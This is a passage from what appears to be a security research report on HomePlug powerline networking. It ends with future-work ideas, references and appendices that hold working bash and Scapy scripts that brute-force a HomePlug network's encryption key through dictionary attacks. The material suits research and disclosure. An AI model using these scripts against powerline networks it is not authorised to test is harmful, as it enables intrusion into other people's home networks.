Within the homeplug there is a point where the signal leaves the power line, enters the chip and comes out as an encrypted Ethernet packet. This packet then goes to the next chip where it is decrypted. Next this chip decides to forward or discard the packet. It might be possible to build a custom interface right between those two chips. That would allow you to sniff all (encrypted) packets before they are discarded. In essence, you then have your own promiscuous homeplug. Even though all traffic is still encrypted, breaking DES is not an impossible task nowadays.

7.1.3 Spectrum analysis

As explained in Section 4.1, PLC uses the OFDM scheme. It might be possible to use a spectrum analyser to scan the right frequency range (4.49 - 20.7 MHz[7]), capture the signal, filter, and de-multiplex it. By converting it from analog to digital, the encrypted bitstream can be analysed. But as we mention in the previous section, DES encryption is not the strongest encryption standard available.

7.2 Homeplug AV firmware

Due to time constrains and not having the latest homeplugs, we did not research the homeplug AV devices[27]. However, we did have a quick look to assess the changes, mostly looking into the security features and enhancements. This time we did find actual strings in the firmware updates, some of them looked quite promising:

```
D:\data\...\Sniffer.cpp
D:\data\...\MacEncryption.cpp
Assert((aLen % cEncryptionKeySz) == 0)
```

This might make reverse engineering a lot easier for enabling promiscuous mode. Although they did strengthen the encryption (from 56bit DES to 128bit AES), there might be a weaknesses in the implementation which could help breaking it.

References

[1] **ITsec Security Services**
http://www.itsec.nl

[2] **HomePlug 1.0 Technical White Paper**
http://www.homeplug.org/tech/whitepapers/HP_1.0_TechnicalWhitePaper_FINAL.pdf

[3] **Data Encryption Standard**
http://csrc.nist.gov/publications/fips/fips46-3/fips46-3.pdf

[4] **DES Cracker Project**
http://w2.eff.org/Privacy/Crypto/Crypto_misc/DESCracker/HTML/19980716_eff_des_faq.html

[5] **The Day DES Died**
Author: Paul Van De Zande
http://www.sans.org/reading_room/whitepapers/vpns/the_day_des_died_722

[6] **CSMA/CA**
Author: Marcel Vos
http://www.science.uva.nl/research/air/projects/old_projects/wlan/simulations/Intro_-_WLAN/Intro_-_CSMA_CA/intro_-_csma_ca.html

[7] **HomePlug 1.0 powerline communication LANs**
Authors: M.K. Lee, R.E. Newman, H.A. Latchman, S. Katar and L. Yonge
http://www.list.ufl.edu/publications/IJCSHP1[1].0LANProtocol.pdf

[8] **PKCS #5: Password-Based Cryptography Specification**
http://www.ietf.org/rfc/rfc2898.txt

[9] **IDA Pro Disassembler and Debugger**
http://www.hex-rays.com/idapro

[10] **FIPS PUB-140-1**
http://csrc.nist.gov/publications/fips/fips1401.pdf

[11] **CrypTool**
http://www.cryptool.org

[12] **Daemon tools**
http://www.daemon-tools.cc

[13] **Magic ISO**
http://www.magiciso.com

[14] **MINIX file system**
http://en.wikipedia.org/wiki/MINIX_file_system

[15] **GZIP file format specification version 4.3**
Author: P. Deutsch
http://www.ietf.org/rfc/rfc1952.txt

[16] **Atheros**
http://www.atheros.com/pt/plc/products/INT5500.html

[17] **Products using Nucleus OS**
http://en.wikipedia.org/wiki/Nucleus_RTOS#Products_using_Nucleus_OS

[18] **Nucleus RTOS**
http://www.mentor.com/products/embedded_software/nucleus_rtos/

[19] **Devolo Linux Drivers**
http://www.devolo.nl/downloads/software/software-dlan-linux-v5-1.tar.gz

[20] **plconfig - a tool for configuring HomePlug powerline bridges**
Author: Manuel Kasper
https://neon1.net/prog/plconfig.html

[21] **Packet Storm - Dictionaries**
http://www.packetstormsecurity.org/Crackers/wordlists/language/

[22] **Scapy**
http://www.secdev.org/projects/scapy/

[23] **Homeland Insecurity**
Author: Charles C. Mann
http://www.theatlantic.com/doc/200209/mann

[24] **IEEE Std 1149.1 (JTAG) Testability**
http://focus.ti.com/lit/an/ssya002c/ssya002c.pdf

[25] **JTAG Electrical characteristics**
http://en.wikipedia.org/wiki/Joint_Test_Action_Group#Electrical_characteristics

[26] **JTAG Finder**
http://www.elinux.org/JTAG_Finder

[27] **HomePlug AV White Paper**
http://www.homeplug.org/tech/whitepapers/HPAV-White-Paper_050818.pdf

A Dictionary attack bash

A.1 Dictionary.sh

```
#!/bin/bash
#Usage: sudo ./Dictionary.sh interface dictionary_file

counter=0
total_passwords=‘wc -l $2 | cut -d ’ ’ -f 1‘
one=‘expr $total_passwords / 100‘
exec<$2
while read line
do
  counter=‘expr $counter + 1‘
  setting_pass=‘sudo ./plconfig -s $line $1‘
  sleep 0.1
  number_of_homeplugs=‘sudo ./DetectHomeplugs.sh $1‘
  if [ "$number_of_homeplugs" -gt 0 ]
  then
    echo Found password: $line
    dlanlist
    rm output.txt
    exit
  fi
  progress=‘expr $counter \% $one‘
  if [ "$progress" == "0" ]
  then
    echo Working... ‘echo "scale=2; $counter / $total_passwords * 100" | bc |\
    cut -d ’.’ -f 1‘\% \($counter \/ $total_passwords\)
  fi
done
echo No working password found.
rm temp.tmp
```

A.2 DetectHomeplugs.sh

```
#!/bin/bash
#Usage: ./DetectHomeplugs.sh interface

./plconfig -r $1 &
sleep 0.001
pkill -9 plconfig
echo ‘stat -c%s output.txt‘
> output.txt
```

B Dictionary attack Scapy

B.1 ScapyFast.py

```
#!/usr/bin/env python
#Usage: sudo ./ScapyFast.py dictionary_file

from subprocess import *
from scapy.all import *

file = open(sys.argv[1])
for line in file:
  pass
  nek = os.popen("./plconfig -n"+line).read()
  nek = "01040901" + nek
  nek = nek.rstrip('\n')
  srp(Ether(src="ff:ff:ff:ff:ff:ff", dst="ff:ff:ff:ff:ff:ff",
  type=0x887b)/Raw(nek.decode("hex")))
  sendp(Ether(src="ff:ff:ff:ff:ff:ff", dst="ff:ff:ff:ff:ff:ff",
  type=0x887b)/Raw('010700'.decode("hex")))
  network=sniff(count=2,timeout=0.01)
  if len(network) > 1:
    print "Found password: " + line
    sys.exit(0)
print "No password found."
```

B.2 ScapyFaster.py

```
#!/usr/bin/env python
#Usage: sudo ./ScapyFast.py dictionary_file

from subprocess import *
from scapy.all import *

file = open(sys.argv[1])
for line in file:
  pass
  nek = os.popen("./plconfig -n"+line).read()
  nek = "01040901" + nek
  nek = nek.rstrip('\n')
  sendp(Ether(src="ff:ff:ff:ff:ff:ff", dst="ff:ff:ff:ff:ff:ff",
  type=0x887b)/Raw(nek.decode("hex")))
  sendp(Ether(src="ff:ff:ff:ff:ff:ff", dst="ff:ff:ff:ff:ff:ff",
  type=0x887b)/Raw('010700'.decode("hex")))
  network=sniff(count=2,timeout=0.01)
  if len(network) > 1:
    print "Found password: " + line
    sys.exit(0)
print "No password found."
```

B.3 ScapyFastest.py

```
#!/usr/bin/env python
#Usage: sudo ./ScapyFast.py NEKdictionary_file

import array
from scapy.all import *

i=0
array=[]
file = open(sys.argv[1])
for line in file:
  pass
  array.append(line)
  i=i+1
loop=0
while loop < len(array):
  pass
  nek = "01040901" + array[loop]
  nek = nek.rstrip('\n')
  sendp(Ether(src="ff:ff:ff:ff:ff:ff", dst="ff:ff:ff:ff:ff:ff",
  type=0x887b)/Raw(nek.decode("hex")))
  sendp(Ether(src="ff:ff:ff:ff:ff:ff", dst="ff:ff:ff:ff:ff:ff",
  type=0x887b)/Raw('010700'.decode("hex")))
  network=sniff(count=2,timeout=0.01)
  if len(network) > 1:
    print "Found password: " + array[loop]
    sys.exit(0)
  loop = loop + 1
print "No password found."
```

B.4 NEKdictionary.sh

```
#!/bin/bash
#Usage: ./NEKdictionary.sh inputdictionary outputfile
exec<$1
while read line
do
  `./plconfig -n $line >> $2`
done
```

C MagicNumberScanner.sh

```
#!/bin/bash
#Usage: ./MagicNumberScanner.sh ToScan_file Output_file

i=0
size=‘du -b $1 | awk ’{print $1}’‘
while [ "$i" -lt "$size" ]
do
  ‘dd ibs=1 skip=$i if=$1 of=output‘
  ‘file output >> $2‘
  i=‘expr $i + 1‘
done
rm output
```